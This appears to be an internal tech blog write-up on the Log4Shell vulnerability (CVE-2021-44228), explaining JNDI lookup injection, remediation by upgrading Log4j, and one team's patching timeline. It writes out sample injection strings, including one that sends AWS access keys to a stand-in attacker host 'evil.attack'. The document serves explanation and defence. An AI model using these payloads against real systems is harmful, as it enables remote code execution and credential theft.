Tech BLOG Document – Log4J Vulnerability, Mitigation and Project Experience

v1.0

# **Version history**

**Created: Mohamed Nasrudeen meeran**

**Last Updated: 01-FEB-2023**

|  |  |  |  |
| --- | --- | --- | --- |
|  | Name | Date | Note |
| Created By | Mohamed Nasrudeen Meeran | 01-Feb-2023 | Initial Version |
| Amended By |  |  |  |

Contents

[**Version history** 1](#_Toc126223988)

[**What is Log4J?** 2](#_Toc126223989)

[**Logging/logs:** 2](#_Toc126223990)

[**Log4J:** 2](#_Toc126223991)

[**Why Log4J?** 2](#_Toc126223992)

[**Log4J Vulnerability:** 2](#_Toc126223993)

[**What is Vulnerability?** 2](#_Toc126223994)

[**CVSS, CVE:** 2](#_Toc126223995)

[**Why Log4J vulnerability is important?** 3](#_Toc126223996)

[**Log4J Vulnerability:** 4](#_Toc126223997)

[**Log4j Use cases:** 4](#_Toc126223998)

[**RCE in Log4j?** 4](#_Toc126223999)

[**How to Mitigate?** 5](#_Toc126224000)

[**Project Experience** 5](#_Toc126224001)

[**Is our system impacted?** 5](#_Toc126224002)

[**How we fixed it?** 5](#_Toc126224003)

# **What is Log4J?**


### **Logging/logs:**

Logging is an effective method for analysing and troubleshooting an application’s behaviour during runtime. Logs are used to record and store crucial data so that it is always accessible for analysis.

A few benefits of logging include quick problem identification, simple maintenance, operational efficiencies. However, logging also increases code size, adds runtime overhead, and can have a negative impact on an application's performance if it incorporates poor coding practises.

### **Log4J:**

SLF4J, Simple Logging Facade for Java provides a simple abstraction of all the logging frameworks. It enables to work with any of the logging frameworks such as Log4j, Logback, JUL (java.util.logging), etc. using single dependency.



A well-known and established logging framework is Apache Log4j. It was developed in Java in the beginning of 1996 and is a reliable, flexible, and efficient logging framework or API. The Apache software licence governs how it is distributed. Log4J has been ported to Python, Perl, C, C++, C#, Ruby, and Eiffel languages. Log4j prioritises the logging process and provides ways for directing log information to many different destinations, including a terminal, database, file, UNIX Syslog, etc.

### **Why Log4J?**

The main reasons for using Log4J are that it is open source, thread-safe, optimised for speed, based on named logger hierarchy, supports internationalisation, designed to manage java exceptions, and much more.


# **Log4J Vulnerability:**

### **What is Vulnerability?**

Application vulnerabilities are flaws in a software system that a hacker could use to breach the system's security. Vulnerabilities can be introduced into an application through a variety of means, including pitfalls in the design, implementation, or configuration of the application.

### **CVSS, CVE:**

The Common Vulnerability Scoring System (aka CVSS Scores) provides a numerical (0-10) value to the severity of an information security vulnerability. CVSS scores are commonly used by information security teams as part of a vulnerability program – to provide a point of comparison between vulnerabilities and to prioritise vulnerability remediation.



**CVSS Qualitative Ratings:**

The Qualitative ratings of the CVSS scores mapped to 0 to 10 and this rating will be helpful while discuss about the vulnerability with the less technical stakeholders.

The ratings are,

|  |  |
| --- | --- |
| 0.0 | None |
| 0.1 – 3.9 | Low |
| 4.0 – 6.9 | Medium |
| 7.0 – 8.9 | High |
| 9.0 – 10.0 | Critical |

**CVE:**

Common Vulnerability Enumeration (CVE) is an unique identifier for each vulnerability listed in the NIST NVD([NVD - Home (nist.gov)](https://nvd.nist.gov/)).

CVE format is, CVE-{4 Digit Year}-{Sequential Identifier}

**Example**:

Heartbleed Vulnerability – CVE-2014-0160

Struts Vulnerability – CVE-2017-5638, CVE-2016-3082, CVE-2013-4316

### **Why Log4J vulnerability is important?**


Have we ever seen any technology issues in Time magazine? However, the Log4j vulnerability was in the news headline, and Time magazine published an article about it. Log4j was discovered in over 3 million vulnerable instances. The researchers also discovered nearly 68,000 vulnerabilities in cloud workloads and containers across the US and EMEA, reinforcing the recommendation that businesses monitor running containers for flaws such as Log4j.

Since this vulnerability is simple to exploit, there has been a lot of reconnaissance and attempted exploits. Between December 9 and December 21, 2021, Symantec's intrusion detection system detected and blocked over 93 million Log4j-related exploitation attempts on over 270,000 unique machines.

The Log4j vulnerability is a highly significant RCE (Remote Code Execution) vulnerability that enables an attacker to infiltrate a target system with malware or ransomware. As a result, the network may become totally compromised, sensitive data may be stolen, and as well as the possibility of sabotage.

### **Log4J Vulnerability:**

“CVE-2021-44228 - Apache Log4j2 JNDI features do not protect against attacker-controlled LDAP and other JNDI related endpoints. Log4j2 allows Lookup expressions in the data being logged exposing the JNDI vulnerability, as well as other problems, to be exploited by end users whose input is being logged.”



### **Log4j Use cases:**

**Feature-1: Logs Expressions**

final Logger logger = LogManager.getLogger(HelloWorld.class);

logger.error(“Error Message: {}”, error.getMessage());

logger.info(“User {} has logged with user id {}”, map.get(“Name”), user.getUserId());

Since we are giving in expressions and the value itself, this use case is straightforward and simple to comprehend. There is nothing unique about this logging; it is usual.

**Feature-2: JNDI lookups**

JNDI is Java Naming and Directory Interface allows to store java objects in a remote location and serialise them and JNDI lookups in log4J allow to lookups from the logging messages.

final Logger logger = LogManager.getLogger(HelloWorld.class);

logger.error(“{}: Error Message is {}”, “${jndi:ldap://logconfig/prefix}” , error.getMessage());

logger.error(“Looks up value and inserts: {}”,”${jndi:ldap://…}”);

In this case, the JNDI URL is passed as an argument to print the prefix in the logging message instead of just passing the value.

### **RCE in Log4j?**

Consider the following scenario: there is a search feature in the web application and the developer wishes to print the search text in the log while the user is searching. So, the code looks like this:

final Logger logger = LogManager.getLogger(HelloWorld.class);

logger.error(“Search page: Search results issued for the text - {}”,searchTextInput);

But let's take a look at how an end user or hacker might search using the below text instead of plain text.,

${jndi:ldap://hit-my-server/maliciousobject}

Now replace the searchTextInput in the log

logger.error(“Search page: Search results issued for the text - {}”,${jndi:ldap://hit-my-server/maliciousobject});

This is nothing more than a JNDI lookup, not just a simple hacker search. As a result, in this scenario, the web application will do a JNDI lookup to the hacker's JNDI server while executing malicious code, and then return with the serialised malicious object. As a result, anyone can insert code or objects into the web app JVM that weren't meant to be there. This is referred to as remote code execution, and it is classified as CVSS-10.

### **How to Mitigate?**

Let's start by addressing RCE since it is the worst thing that ever happen to a system. The two properties listed below should be set to false for this. This is for JNDI and RMI, and the property ends with the trusted URL; this instructs the JVM not to trust any remote URLs. JVM flagged this as an external URL when attempting to resolve the remote URL and blocks it.

However, there is still a vulnerability, and this one relates to the environmental variables. To illustrate, look at the following search phrase.,

${jndi:ldap://evil.attack:9999/${env:AWS\_ACCESS\_KEY\_ID}/${AWS\_SECRET\_ACCESS\_KEY}}.

Java runtime will resolve this in this instance since this access key and the secret access key resolve this URL and make a call even though it doesn't trust. This presents a severe issue because hackers will now have access to access keys.

**Remediation:**

The steps that developers should take to eliminate this log4j vulnerability are listed below.

1. Upgrade to Log4j 2.3.1 (for Java 6), 2.12.3 (for Java 7), or 2.17.0 (for Java 8 and later).
2. Gradle: use dependency constraints to restrict the dependency version – this will resolve the project direct and indirect usage of log4j version.

# **Project Experience**

### **Is our system impacted?**

Indeed, but only indirectly. Our application does not directly use Log4j, but the supporting library did, thus we raised a flag with the concern internal team.

### **How we fixed it?**

After running a scan, our DevOps team found all the potential systems and informed each team as necessary. The manner we solved this problem is dramatic.

When the flag was raised, we checked all our projects to confirm that there was no problem with our system, but the flag on our app remained unresolved. As a result, we conducted another diagnosis and discovered that our customised Kafka library is severely impacted because it has numerous configured lookups. We raised the flag; however, our internal kafka dev team had already released the fix by that point, and we had added a patch on top of it.

Devops continued to complain that only a few systems were still affected by the log4j vulnerability despite numerous corrections and patches. Then, in the war room, we identified that Splunk, a logging tool, also makes use of the log4j, following the final patch, the flag has been removed in all applications running on the client.

Despite all of this internal strife, every time Log4j released a patch, a vulnerability was found in that patch, resulting in the release of a new one. This cycle repeated itself four times in a week.

The lesson here is that for this kind of vulnerability scanning, developers should take into account not only their project but also any underlying dependencies. According to the synk survey, log4j has a 39% direct impact but the rest are all indirect impact.

A picture containing text

Description automatically generated

Below is the **timeline** of fixes,

|  |  |  |
| --- | --- | --- |
| 09-Dec-2021 | Zero-Day | Apache Log4j Zero-Day exploit discovered which was rated 10 out of 10 on the CVSS vulnerability rating scale. |
| 10-Dec-2021  (**FRIDAY**) | UK NCSC | UK NCSC Issues log4j warning to UK Organisations and it was publicly disclosed |
| 10-Dec-2021 | Log4j | Released a patch Log4j 2.15.0 |
| 13-Dec-2021  (**MONDAY**) | Internal DevOps | Internal DevOps team alerted every team to look after this vulnerability in our respective projects |
| 13-Dec-2021 | Log4j | Released a patch Log4j 2.16.0 |
| 14-Dec-2021 | Internal Team | All our application flags are turned to Green |
| 17-Dec-2021 | Zero-Day | Identified a vulnerability in the Patch log4j 2.15.0 but the issue is already fixed in the recent patch log4j 2.16.0 |
| 17-Dec-2021  **(FRIDAY)** | Internal DevOps | Internal DevOps team alerted every team to look after this vulnerability in our respective projects |
| 17-Dec-2021 | Internal Team | All our applications are patched with the new log4j 2.16.0 patch |
| 17-Dec-2021  **(FRIDAY)** | Zero-Day | Identified a vulnerability in log4j 216.0 as well |
| 17-Dec-2021 | Log4j | Released a patch Log4j 2.17.0 |
| 20-Dec-2021  **(MONDAY)** | Internal DevOps | Internal DevOps team alerted every team to look after this vulnerability in our respective projects |
| 20-Dec-2021 | Internal Team | All our application flags are turned to Green one more final time |

***PS: All the vulnerability raised is on FRIDAY!!!***

**Log4j release snippet:**

A picture containing table

Description automatically generated

In a nutshell, everyone has been using log4j lookups for at least 8–9 years without realising whether their system is being exploited by that until it is publicly announced on 10-DEC-2021. Nobody is certain if hackers were aware of it already. This is an eye-opener for any open source because it is not the first time that security flaws of this nature have occurred.